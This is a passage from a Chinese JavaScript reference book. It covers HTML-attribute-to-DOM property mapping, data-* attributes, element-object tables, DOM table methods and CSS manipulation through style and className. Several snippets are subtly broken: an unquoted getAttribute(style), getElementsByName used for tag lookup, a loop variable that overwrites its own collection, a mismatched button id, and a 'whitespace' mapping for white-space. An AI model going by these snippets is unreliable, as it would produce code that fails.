这是可以的，因为扩展了 DOM 规范以理解 HTML 语法，并且把 title 特性直接映射到对象。考虑 p 元素，该元素是由传统的 HTML 4.01 定义的，它具有如下所示的基本语法：

```
<p align="left | center | right | justify"
  id="unique id"
  class="class name"
  style="style rules"
  title="advisory text"
  lang="language code"
  dir="text direction either LTR or RTL">
  paragraph content
</p>
```

DOM Level 1 在 HTMLParagraphElement 中提供了这些特性中的大部分，包括 align、id、className、title、lang 以及 dir。DOM Level 2 还提供了 style，该特性将在下一节中介绍。

通常，HTML 特性和 DOM 属性之间的直接映射具有以下考虑因素。

如果特性是单个非保留字，则映射是直接的，因此可以通过相应 DOM 对象的 align 属性访问元素的 align 特性。在标准的 HTML 中不关心特性的大小写，并且在 DOM 中会以小写形式存在。

如果特性具有两个单词则映射会修改大小写；例如，对于特性 tabIndex，在 DOM 中将会以标准的 JavaScript 驼峰大小写样式表示，对于该特性是 tabIndex。

如果 HTML 特性是 JavaScript 的保留字，则为了能够工作会修改该值。最著名的是 class 特性，在 DOM 中它会变成 className，在 <label> 标签中的 for 特性会变成 htmlFor。

有很少的特性不应用这些规则。例如，对于 <col> 标签，其 char 和 charoff 特性在 DOM Level 1 中会变成 ch 和 chOff。幸运的是，这些例外很少。

考虑到前面对在段落上设置 align 特性的讨论，不是更适合地使用 CSS，而是使用：

```
document.getElementById("p1").align = "right";
```

并设置其 title 特性：

```
document.getElementById("p1").title = "I've been changed!";
```

然而，为了设置 class 特性，必须使用 className：

```
document.getElementById("p1").className = "bigRed";
```

可能会尝试以这种方式设置任意特性，但是这通常不能工作。例如，可能希望将一个新的名称为“custom”的特性设置为某些值。可能会认为下面的代码能够工作：

```
document.getElementById("p1").custom = "worked";
```

在老版本的 Internet Explorer 浏览器中可以工作，但是在大部分浏览器中如果它们具有良好的行为则不能工作。如果希望设置 DOM HTML 不知道的特性，反而应当使用：

```
document.getElementById("p1").setAttribute("custom","worked");
```

不管浏览器如何处理自定义特性，应当避免使用它们，因为它们会创建无效的 HTML 标记，反而应当使用 HTML5 新引入的 `data-*` 特性。这组特性的基本思想是可以创建所喜欢的任意特性，只要以单词 `data-` 作为前缀即可。例如，下面创建一个 `data-example` 特性，表示这真正是一个例子：

```
<p id="p1" data-example="true">This is an example paragraph.</p>
```

当然，为了设置该值，可以使用下面的代码：

```
document.getElementById("p1").setAttribute("data-example","true");
```

然后可以检索该标记：

```
var val = document.getElementById("p1").getAttribute("data-example");
```

HTML5 对 DOM 进行了扩展以修改 HTML 元素对象，使其支持 `dataset` 属性，该属性具有所有来自 `data-` 特性的值。例如，为了设置 `data-author` 特性，可以使用下面的代码：

```
document.getElementById("p1").dataset.author = "Thomas A. Powell";
```

然后会得到下面的标记：

```
<p id="p1" data-author="Thomas A. Powell">This is an example paragraph.</p>
```

当然，执行检索也很容易：

```
var val = document.getElementById("p1").dataset.author;
```

如果特性包含多个短划线，则有一些小变化。例如，可能具有如下所示的特性：

```
<p id="p1" data-author-first="Thomas" data-author-last="Powell">This is an example paragraph.</p>
```

为了访问这些特性，需要将特性名称转换成驼峰式大小写：

```
var fname = document.getElementById("p1").dataset.authorFirst;
var lname = document.getElementById("p1").dataset.authorLast;
```

注意：

在撰写本书的该版本时，很少有浏览器支持 `dataset`，但是当然所有浏览器都可以使用标准的 `getAttribute()` 和 `setAttribute()` 语法使用 `data-*` 特性。

还有少数其他一些特性具有关于 DOM 映射的考虑因素。最常见的可能是 `style` 特性。考虑下面的标记：

```
<p id="p1" style="font-style: italic;">This is an example paragraph.</p>
```

它看起来可以像下面那样访问 `style` 特性：

```
alert(document.getElementById("p1").style);
```

但是不会看到字符串，反而会看到 `style` 对象(见图 10-33)。




图 10-33 style 对象

然而，如果使用 `getAttribute()` 查看特性，

```
alert(document.getElementById("p1").getAttribute(style));
```

则会看到所期望的字符串(见图 10-34)。



图 10-34 期望的字符串

使用简单的字符串表示所期望的属性来设置 `style` 特征的值，不会像你所期望的那样工作：

```
document.getElementById("p1").style = "text-decoration : underline";
```

在后面将会看到，如果希望这种方式能够工作，应当利用 `style` 对象，如下所示：

```
document.getElementById("p1").style.textDecoration = "underline";
```

稍后将分析 DOM 样式的接口；然而，即使没有提供这一功能，也可以使用 `setAttribute()` 方法操作内联样式：

```
document.getElementById("p1").setAttribute("style",
"text-decoration : underline");
```

类似地，如果希望操作元素的事件处理特性，如 `onclick`，必须小心。对于下面的标记：

```
<p id="p1" onclick="alert('Gotcha')">This is an example paragraph.</p>
```

如果直接查看 `onclick` 特性：

```
alert("onclick: " + document.getElementById("p1").onclick);
```

它不会显示所期望的值(见图 10-35)。




图 10-35 出乎意料的 onclick 特性值

不能直接作为字符串进行设置，如下所示：

```
document.getElementById("p1").onclick="alert('Changed')"; // incorrect
```

然而，可以使用代码绑定函数，像下面那样，正如前面已经多次操作的：

```
document.getElementById("p1").onclick=function () { alert("Changed");};
```

在第 11 章会看到设置事件处理特性更好的方式，但是现在结束从 HTML 向 DOM 或从 DOM 向 HTML 的常见映射特性的讨论。

在线：<http://javascriptref.com/3ed/ch10/htmlDOM.html>

HTML 元素映射

DOM 的关键是理解如何作为 DOM 对象访问每个元素以及如何修改其属性。标签和对象之间的映射很直观，正如前一节所提到的，具有多个单词的特性，如 `charset`，作为属性会变成驼峰式大小写(`charSet`)，并且通过在 DOM 中重命名特性来避免保留字冲突，最著名的例子是 `class` 标记特性在 DOM 中变成了 `className` 属性。尽管经验法则提供的服务很好，但是它为某些 JavaScript 开发人员避免了重要的问题，这是他们掌握的 HTML 知识。作为最简要的概览，表 10-9 提供了传统 DOM 与 HTML5 DOM 的交集在标签与对象之间的映射。现在，因为正处于从老式的 HTML 向新出现的 HTML5 过渡期间，所以仍然支持那些规范中不包含的属性，并且阅读本书时可能会出现一些新的标签和特性(并且引入相应的对象和属性)。然而，在编写本书的该版本时，这个列表是全面的。

表 10-9 HTML 4 和 HTML5 DOM 元素映射总结

HTML 标 签	DOM 对 象	属 性	方 法
<html>	HTMLHtmlElement	manifest	
<head>	HTMLHeadElement		
<title>	HTMLTitleElement	text	
<base>	HTMLBaseElement	href、target	
<link>	HTMLLinkElement	disabled、href、 hreflang、media、 rel、relList、sizes、 target、type	

(续表)

HTML 标签	DOM 对象	属 性	方 法
<meta>	HTMLMetaElement	charset、content、 httpEquiv、name	
<isindex>	HTMLIsIndexElement	form、prompt	
<script>	HTMLScriptElement	async、charset、 defer、src、text、 type	
<style>	HTMLStyleElement	disabled、media、 type、scoped	
<body>	HTMLBodyElement	aLink、background、 bgColor、link、text、 vLink	
<form>	HTMLFormElement	elements[]、 length、name、 acceptCharset、 action、enctype、 method、target	submit()、 reset()
<select>	HTMLSelectElement	type、 selectedIndex、 value、length、 form、options[]、 disabled、multiple、 name、size、 tabIndex	add()、remove()、 blur()、focus()
<optgroup>	HTMLOptGroupElement	disabled、label	
<option>	HTMLOptionElement	form、 defaultSelected、 text、index、 disabled、label、 selected、value	

(续表)

HTML 标 签	DOM 对 象	属 性	方 法
<input>	HTMLInputElement	defaultValue、 defaultChecked、 form、accept、 accessKey、align、 alt、checked、 disabled、 maxLength、name、 readOnly、size、src、 tabIndex、type、 useMap、value	blur()、focus()、 select()、 click()
<textarea>	HTMLTextAreaElement	defaultValue、form、 accessKey、cols、 disabled、name、 readOnly、rows、 tabIndex、type、 value	blur()、focus()、 select()
<button>	HTMLButtonElement	form、accessKey、 disabled、name、 tabIndex、type、 value	
<label>	HTMLLabelElement	form、accessKey、 htmlFor	
<fieldset>	HTMLFieldSetElement	Form	
<legend>	HTMLLegendElement	form、accessKey、 align	
	HTMLUListElement	compact、type	
	HTMLOListElement	compact、reversed、 start、type	
<dl>	HTMLDListElement	compact	
<dir>	HTMLDirectoryElement	compact	
<menu>	HTMLMenuElement	compact	
	HTMLLIElement	type、value	
<div>	HTMLDivElement	align	
<p>	HTMLParagraphElement	align(仅用于 HTML 过渡)	

(续表)

HTML 标签	DOM 对象	属性	方法
<h1>...<h6>	HTMLHeadingElement or HTMLElement under HTML5	align(仅用于 HTML 过渡)	
<blockquote>、<q>	HTMLQuoteElement	cite	
<pre>	HTMLPreElement		
 	HTMLBRElement	clear	
<basefont>	HTMLBaseFontElement	color、face、size	
	HTMLFontElement	color、face、size	
<hr>	HTML 中的 HTMLHRElement 或 HTMLElement	align、noShade、 size、width (仅用于 HTML 过渡)	
<ins>、	HTMLModElement	cite、dateTime	
<a>	HTMLAnchorElement	accessKey、charset、 coords、href、 hreflang、media、 name、rel、relList、 shape、tabIndex、 target、text、type	blur()、focus()
	HTMLImageElement	lowSrc、name、 align、alt、border、 height、hspace、 isMap、longDesc、 src、useMap、vspace、 width	
<object>	HTMLObjectElement	form、code、align、 archive、border、 codeBase、codeType、 data、declare、 height、hspace、 name、standby、 tabIndex、type、 useMap、vspace、 width	

(续表)

HTML 标签	DOM 对象	属性	方法
<param>	HTMLParamElement	name、type、value、valueType	
<applet>	HTMLAppletElement	align、alt、archive、code、codeBase、height、hspace、name、object、vspace、width	
<map>	HTMLMapElement	areas、name	
<area>	HTMLAreaElement	accessKey、alt、coords、href、noHref、shape、tabIndex、target	
<audio>	HTMLAudioElement	autoplay、controls、loop、preload、src	play()、pause()
<video>	HTMLVideoElement	autoplay、buffered、controls、currentSrc、loop、networkState、preload、readyState、seeking、src	
<canvas>	HTMLCanvasElement		
<progress>	HTMLProgressElement		
<source>	HTMLSourceElement	src、type、media	
<track>	HTMLTrackElement	default、kind、label、src、srclang、track	
<time>	HTMLTimeElement	dateTime、pubDate、valueAsDate	
<table>	HTMLTableElement	caption、thead、tfoot、rows、tbody、align、bgColor、border、cellPadding、cellSpacing、frame、rules、summary、width	createTHead()、deleteTHead()、createTFooter()、deleteTFooter()、createCaption()、deleteCaption()、insertRow()、deleteRow()

(续表)

HTML 标签	DOM 对象	属性	方法
<caption>	HTMLTableCaptionElement	align	
<col>	HTMLTableColElement	align、ch、chOff、 span、vAlign、width	
<thead>、<tfoot>、 <tbody>	HTMLTableSectionElement	align、ch、chOff、 vAlign、rows[]	insertRow()、 deleteRow()
<tr>	HTMLTableRowElement	rowIndex、 sectionRowIndex、 cells[]、align、 bgColor、ch、chOff、 vAlign	insertCell()、 deleteCell()
<td>、<th>	HTMLTableCellElement	cellIndex、abbr、 align、axis、 bgColor、ch、chOff、 colSpan、headers、 height、noWrap、 rowSpan、scope、 vAlign、width	
<frameset>	HTMLFrameSetElement	cols、rows	
<frame>	HTMLFrameElement	frameBorder、 longDesc、 marginHeight、 marginWidth、 name、noResize、 scrolling、src	
<iframe>	HTMLIFrameElement	align、frameBorder、 height、longDesc、 marginHeight、 marginWidth、name、 scrolling、src、 width	

(续表)

HTML 标 签	DOM 对 象	属 性	方 法
<section>、<nav>、 <article>、<aside>、 <hgroup>、<header>、 <footer>、<address>、 <hr>、<figure>、 <figcaption>、 <sub>、<sup>、 、<bdo>、<tt>、 <ctypeface:Italic>、 、<u>、<s>、 <strike>、<big>、 <small>、、 、<dfn>、 <code>、<samp>、 <kbd>、<var>、 <cite>、<acronym>、 <abbr>、<dd>、 <dt>、<noframes>、 noscript>、<center>	HTMLElement	id、className、 style、title、dir、 lang	

作为 DOM 功能的简要演示，通过下面这个仅仅使用 DOM 方法构建的简单的 HTML 编辑器例子，可以理解如何完全地映射到 HTML：

```

<!DOCTYPE html>
<html>
<head>
<title>DOM HTML Editor 0.2</title>
<meta charset="utf-8">
<script>
function addElement() {
    var choice = document.htmlForm.elementList.selectedIndex;
    var theElement =
        document.createElement(document.htmlForm.elementList.options[choice].text);
    var textNode = document.createTextNode(document.htmlForm.elementText.value);
    var insertSpot = document.getElementById("addHere");

    theElement.appendChild(textNode);
    insertSpot.appendChild(theElement);
}

```

```
function addEmptyElement(elementName) {
    var theBreak = document.createElement(elementName);
    var insertSpot = document.getElementById("addHere");
    insertSpot.appendChild(theBreak);
}

function deleteNode() {
    var deleteSpot = document.getElementById("addHere");
    if (deleteSpot.hasChildNodes()) {
        var toDelete = deleteSpot.lastChild;
        deleteSpot.removeChild(toDelete);
    }
}

function showHTML() {
    var insertSpot = document.getElementById("addHere");
    if (insertSpot.innerHTML)
        alert(insertSpot.innerHTML);
    else
        alert("Not easily performed without innerHTML");
}
</script>
</head>
<body>
<h1 style="text-align: center;">Simple DOM HTML Editor</h1>
<br><br>
<div id="addHere" style="background-color: #ffffcc; border: solid;">
&nbsp;
</div>
<br><br>
<form id="htmlForm" name="htmlForm" method="get">
<select id="elementList" name="elementList">
    <option>B</option>
    <option>BIG</option>
    <option>CITE</option>
    <option>CODE</option>
    <option>EM</option>
    <option>H1</option>
    <option>H2</option>
    <option>H3</option>
    <option>H4</option>
    <option>H5</option>
    <option>H6</option>
    <option>I</option>
    <option>P</option>
    <option>U</option>
    <option>SAMP</option>
    <option>SMALL</option>

```

```

    <option>STRIKE</option>
    <option>STRONG</option>
    <option>SUB</option>
    <option>SUP</option>
    <option>TT</option>
    <option>VAR</option>
</select>

<input type="text" name="elementText" id="elementText" value="Default">
<input type="button" value="Add Element" onclick="addElement();">

<br><br>
<input type="button" value="Insert <br>" onclick="addEmptyElement('BR');">
<input type="button" value="Insert <hr>" onclick="addEmptyElement('HR');">
<input type="button" value="Delete Element" onclick="deleteNode();">
<input type="button" value="Show HTML" onclick="showHTML();">
</form>
</body>
</html>

```

修改在图 10-36 中显示的编辑器，增加特性并应用多个样式是很容易的。将此作为练习留给对深入研究 DOM 感兴趣的读者。




图 10-36 简单的 DOM HTML 编辑器

10.15 DOM 表格操作

构造表格核心部分的各种方法，包括 `createTHead()`、`createTFoot()`、`createCaption()`，以及 `insertRow(index)`，其中 `index` 是指示在何处插入行的数字值，从 0 开始。与特定的方法相对应，`HTMLTableElement` 对象还支持 `deleteCaption()`、`deleteTHead()`、`deleteTFoot()`，以及 `deleteRowIndex(index)`。可以编写脚本显示如何从表格删除项，添加项是另外一个问题。实际上在向表格添加行之前，需要先向行添加一些项。

当创建行时，可以使用 `insertCell(index)` 和 `deleteCell(index)` 插入或移除单元格。一旦创建了表格单元格的外壳，就可以通过 DOM 的标准方法或 `innerHTML` 向单元格添加数据。

下面的简单例子显示了如何操作表格：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Table Methods</title>
<script>
window.onload = function() {
    var theTable = document.getElementById("testTable");

    document.getElementById("btnDeleteRow").onclick = function() {
        var index = document.getElementById("rowtodelete").value;
        theTable.deleteRow(index);
    };

    document.getElementById("btnDeleteTHead").onclick = function() {
        theTable.deleteTHead();
    };

    document.getElementById("btnDeleteTFoot").onclick = function() {
        theTable.deleteTFoot();
    };

    document.getElementById("btnDeleteCaption").onclick = function() {
        theTable.deleteCaption();
    };

    document.getElementById("btnInsertRow").onclick = function() {
        var index = document.getElementById("rowtoinsert").value;
        var tr = theTable.insertRow(index);
        var td1 = tr.insertCell(0);
        var td2 = tr.insertCell(1);
        var td3 = tr.insertCell(2);

        td1.innerHTML = "Cell 1";
        td2.innerHTML = "Cell 2";
        td3.innerHTML = "Cell 3";
    };
};
```

```

};
</script>
</head>
<body>
<table border="1" frame="box" id="testTable">
<caption>Test Table</caption>
<thead>
<tr>
<th>Product</th>
<th>SKU</th>
<th>Price</th>
</tr>
</thead>
<tfoot>
<tr>
<th colspan="3">This has been a Table example, thanks for
reading</th>
</tr>
</tfoot>
<tbody>
<tr>
<th colspan="3" align="center">Robots</th>
</tr>
<tr>
<td>Trainer Robot</td>
<td>TR-456</td>
<td>$56,000</td>
</tr>
<tr>
<td>Guard Dog Robot</td>
<td>SEC-559</td>
<td>$5,000</td>
</tr>
<tr>
<td>Friend Robot</td>
<td>AG-343</td>
<td>$124,000</td>
</tr>
</tbody>
</table>
<br><br>
<form>
<input type="text" id="rowtodelete" size="2" maxlength="2" value="1">
<input type="button" value="Delete Row" id="btnDeleteRow">
<br>
<input type="button" value="Delete <thead>" id="btnDeleteThead">
<input type="button" value="Delete <tfoot>" id="btnDeleteTFoot">
<input type="button" value="Delete <caption>" id="btnDeleteCaption">
<br>
<input type="text" id="rowtoinsert" size="2" maxlength="2" value="1">
<input type="button" value="Insert Row" id="btnInsertRow">

```

```

</form>
</body>
</html>

```

在线: <http://www.javascriptref.com/3ed/ch10/table.html>

10.16 DOM 和 CSS

DOM 标准的一个重要方面是操作 CSS 属性以及页面级样式表的能力。通过修改页面元素的 CSS 值,特别是 `visibility` 或 `position` 来操作页面的外观,经常称作动态 HTML(DHTML)。今天,这一效果被错误地划分到 Ajax 中,而不管是否使用网络通信。现在,甚至看到术语 HTML5 被用作现代 Web 交互技术的各种术语,包括使用 JavaScript 的 CSS 操作。不管怎样,使用 DOM CSS 操作作为开发人员提供的功能对于外行是很诱人的。不管如何称呼,他们看起来喜欢它。

10.16.1 内联样式操作

使用 JavaScript 修改 CSS 值的最直接方式是通过 `style` 属性, `style` 属性与特定 HTML 元素的内联样式表规范相对应。例如,如果具有如下所示的段落:

```
<p id="p1">This is a test</p>
```

可以像下面那样插入一个内联样式:

```
<p id="p1" style="background-color: red; color: black;">This is a test</p>
```

如果对查看内联样式感到惊恐,不要如此担心标记专家推动的结构和样式的分离思想。稍后我们会回来。现在,演示将会发生什么。现在,为了使用 JavaScript DOM 接口操作 CSS,需要访问元素的样式对象。在此需要注意的是,如果通过警告框显示样式信息,浏览器识别的不是该特性的文本而是 `Style` 对象是否可用:

```
alert(document.getElementById("p1").style);
```

现在,与标记操作一样,可以通过应用 CSS 属性与 DOM 对象之间的映射来修改 CSS 属性。对于 CSS,会经常遇到使用连字符连接的属性名,如 `background-color`,在 JavaScript 中它会变成 `backgroundColor`。通常,使用连字符连接的 CSS 属性,在 DOM 中作为使用驼峰式大小写的单个单词表示。有些 CSS 属性是一个单词,因此它们直接映射。例如,CSS 属性名 `color` 在 DOM 中简单地映射为 `color`。根据这些映射和前面的例子,可以像下面那样操作内联样式:

```

var el = document.getElementById("p1");
el.style.backgroundColor = "blue";
el.style.color = "yellow";

```

这会创建如下所示的标记:

```
<p id="p1" style="background-color: blue; color: yellow;">This is a test</p>
```

除了 `float` 属性之外,这个简单的映射描述几乎对所有 CSS 中的属性都是正确的,该属性变

成了 `cssFloat`，因为“float”是 JavaScript 的保留关键字。甚至出现了带有供应商前缀的 CSS 属性，以相同方式进行映射。例如，CSS 属性 `-webkit-box-shadow` 可用于为基于 WebKit 的浏览器(如 Safari 和 Chrome)指定方框的阴影效果，因此在 JavaScript 中应当作为 `webkitBoxShadow` 进行操作。

为了便于参考，表 10-10 显示了通常使用的 CSS1 和 CSS2 属性列表，以及与它们对应的 DOM 属性。该表格公认不是全面的，考虑到数量众多并且仍然不断变化，没有包含专有属性以及新出现的 CSS3 属性。读者反而应当注意转换规则，而不是依赖于某些语法表，不管这些语法表的来源是什么以及更新是否及时。

表 10-10 CSS 2 属性向 DOM 属性的映射

CSS 属性	DOM Level 2 属性
<code>background</code>	<code>background</code>
<code>background-attachment</code>	<code>backgroundAttachment</code>
<code>background-color</code>	<code>backgroundColor</code>
<code>background-image</code>	<code>backgroundImage</code>
<code>background-position</code>	<code>backgroundPosition</code>
<code>background-repeat</code>	<code>backgroundRepeat</code>
<code>border</code>	<code>border</code>
<code>border-bottom</code>	<code>borderBottom</code>
<code>border-bottom-color</code>	<code>borderBottomColor</code>
<code>border-bottom-style</code>	<code>borderBottomStyle</code>
<code>border-bottom-width</code>	<code>borderBottomWidth</code>
<code>border-collapse</code>	<code>borderCollapse</code>
<code>border-color</code>	<code>borderColor</code>
<code>border-left</code>	<code>borderLeft</code>
<code>border-left-color</code>	<code>borderLeftColor</code>
<code>border-left-style</code>	<code>borderLeftStyle</code>
<code>border-left-width</code>	<code>borderLeftWidth</code>
<code>border-right</code>	<code>borderRight</code>
<code>border-right-color</code>	<code>borderRightColor</code>
<code>border-right-style</code>	<code>borderRightStyle</code>
<code>border-right-width</code>	<code>borderRightWidth</code>
<code>border-style</code>	<code>borderStyle</code>
<code>border-top</code>	<code>borderTop</code>
<code>border-top-color</code>	<code>borderTopColor</code>
<code>border-top-style</code>	<code>borderTopStyle</code>
<code>border-top-width</code>	<code>borderTopWidth</code>

(续表)

CSS 属性	DOM Level 2 属性
border-width	borderWidth
bottom	bottom
caption-side	captionSide
clear	clear
clip	clip
color	color
content	content
counter-increment	counterIncrement
counter-reset	counterReset
cursor	cursor
direction	direction
display	display
empty-cells	emptyCells
float	cssFloat
font	font
font-family	fontFamily
font-size	fontSize
font-style	fontStyle
font-variant	fontVariant
font-weight	fontWeight
height	height
left	left
letter-spacing	letterSpacing
line-height	lineHeight
list-style	listStyle
list-style-image	listStyleImage
list-style-position	listStylePosition
list-style-type	listStyleType
margin	margin
margin-right	marginRight
margin-bottom	marginBottom
margin-left	marginLeft
margin-top	marginTop

(续表)

CSS 属性	DOM Level 2 属性
max-height	maxHeight
max-width	maxWidth
min-height	minHeight
min-width	minWidth
orphans	orphans
outline	outline
outline-color	outlineColor
outline-style	outlineStyle
outline-width	outlineWidth
overflow	overflow
padding	padding
padding-bottom	paddingBottom
padding-left	paddingLeft
padding-right	paddingRight
padding-top	paddingTop
page-break-after	pageBreakAfter
page-break-before	pageBreakBefore
page-break-inside	pageBreakInside
position	position
quotes	quotes
table-layout	tableLayout
text-align	textAlign
text-decoration	textDecoration
text-indent	textIndent
text-transform	textTransform
top	top
unicode-bidi	unicodeBidi
vertical-align	verticalAlign
visibility	visibility
white-space	whitespace
width	width
word-spacing	wordSpacing
z-index	zIndex

下面提供了一个操作许多常见 CSS 属性的例子。一个示例显示效果如图 10-37 所示。

```
<html>
<head>
<meta charset="utf-8">
<title>CSS Property Manipulation</title>
</head>
<body>
<p id="p1">CSS rules in action</p>
<form id="cssProps">
  <label for="textAlign">text-align: </label>
  <select id="textAlign">
    <option>left</option>
    <option>center</option>
    <option>right</option>
    <option>justify</option>
  </select>
<br>
  <label for="fontFamily">font-family: </label>
  <select id="fontFamily">
    <option>Arial, Helvetica, sans-serif</option>
    <option>Comic Sans MS, cursive</option>
    <option>Courier New, Courier, monospace</option>
    <option>Times New Roman, Times, serif</option>
  </select>
<br>
  <label for="fontSize">font-size: </label>
  <select id="fontSize">
    <option>xx-small</option>
    <option>x-small</option>
    <option>small</option>
    <option selected>medium</option>
    <option>large</option>
    <option>x-large</option>
    <option>xx-large</option>
  </select>
<br>
  <label for="backgroundColor">background-color: </label>
  <select id="backgroundColor">
    <option>white</option>
    <option>black</option>
    <option>red</option>
    <option>green</option>
    <option>blue</option>
    <option>yellow</option>
  </select>
<br>
  <label for="color">color: </label>
  <select id="color">
    <option>black</option>
```

```

        <option>white</option>
        <option>red</option>
        <option>green</option>
        <option>blue</option>
        <option>yellow</option>
    </select>
<br>
    <label for="border">border: </label>
    <select id="border">
        <option>1px solid black</option>
        <option>5px dashed red</option>
        <option>4px double blue</option>
        <option></option>
    </select>
<br>
    <label for="visibility">visibility: </label>
    <select id="visibility">
        <option>visible</option>
        <option>hidden</option>
    </select>
<br>
    <label>Height: <input type="text" id="height" value="auto" size="10">
</label>
    <label>Width: <input type="text" id="width" value="auto" size="10">
</label>
<br>
    <label for="position">position: </label>
    <select id="position">
        <option>relative</option>
        <option>absolute</option>
    </select>
<br>
    <label>Top: <input type="text" id="top" value="0px" size="10">
</label>
    <label>Left: <input type="text" id="left" value="0px" size="10">
</label>
</form>
<script>
function setStyles() {
    function changeProp(el,prop,val) {
        document.getElementById("p1").style[prop] = val;
    }

    var menu = document.getElementById("cssProps").getElementsByName("select");
    for (var i = 0; i < menu.length; i++) {
        var menu = menu[i];
        var prop = menu.id;
        var val = menu[menu.selectedIndex].text;

        changeProp(document.getElementById("p1"),prop,val);
    }
}

```

```

    menu.onchange = setStyles;
  }

  var txtflds = document.getElementById("cssProps").getElementsByName("input");
  for (var i = 0; i < txtflds.length; i++) {
    var txtfld = txtflds[i];
    var prop = txtfld.id;
    var val = txtfld.value;

    changeProp(document.getElementById("p1"), prop, val);
    txtfld.onchange = setStyles;
  }
}

window.onload = setStyles;
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch10/dominlinecss.html>




图 10-37 使用 DOM 操作样式

10.16.2 使用类别和集合的动态样式

使用上一节中的方式操作样式，一次只能操作单个标签并且性能低下，因为一次只能修改一个属性。本节分析如何使用 CSS 的 class 选择器操作样式规则。例如，可能具有包含两个类别规则的样式表，如下所示：

```

<style>
.look1 {color: black; background-color: yellow; font-style: normal;}
.look2 {background-color: orange; font-style: italic;}
</style>

```

然后可以为特定的<p>标签应用一个类别，如下所示：

```
<p id="p1" class="look1">This is a test</p>
```

可以通过使用 JavaScript 修改元素的类别快速操作这个段落的外观。元素的 class 特性是由其 className 属性提供的：

```
var theElement = document.getElementById("p1");
theElement.className = "look2";
```

下面的例子演示了一个使用这种 DOM 技术实现的简单翻转效果：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Class Warfare</title>
<style>
  body {background-color: white; color: black;}
  .style1 {color: blue; font-weight: bold;}
  .style2 {background-color: yellow; color: red;
    text-decoration: underline;}
  .style3 {color: red; font-size: 300%;}
</style>
</head>
<body>
<p class="style1"
  onmouseover="this.className='style2';"
  onmouseout="this.className = 'style1';">Roll over me</p>

<p>How about
<span class="style2" onmouseover="this.className='style1';"
  onmouseout="this.className= 'style2';">me</span>?</p>

<p>Be careful as dramatic style changes may
<span class="style1"
  onmouseover="this.className = 'style3';"
  onmouseout="this.className = 'style1';">reflow a document</span>
significantly</p>
</body>
</html>
```

在线：<http://javascriptref.com/3ed/ch10/styleclass.html>

